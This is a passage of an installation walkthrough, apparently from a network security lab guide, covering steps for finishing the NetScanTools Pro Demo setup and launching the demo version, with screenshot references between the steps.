
Note: If a **WinPcap 4.1.3 Setup** pop-up appears, click **Cancel**.




4. In the **Completing the NetScanTools Pro Demo Setup Wizard**, ensure that **Launch NetScanTools Pro Demo** is checked and click **Finish**.



5. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.




6. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo...** button.



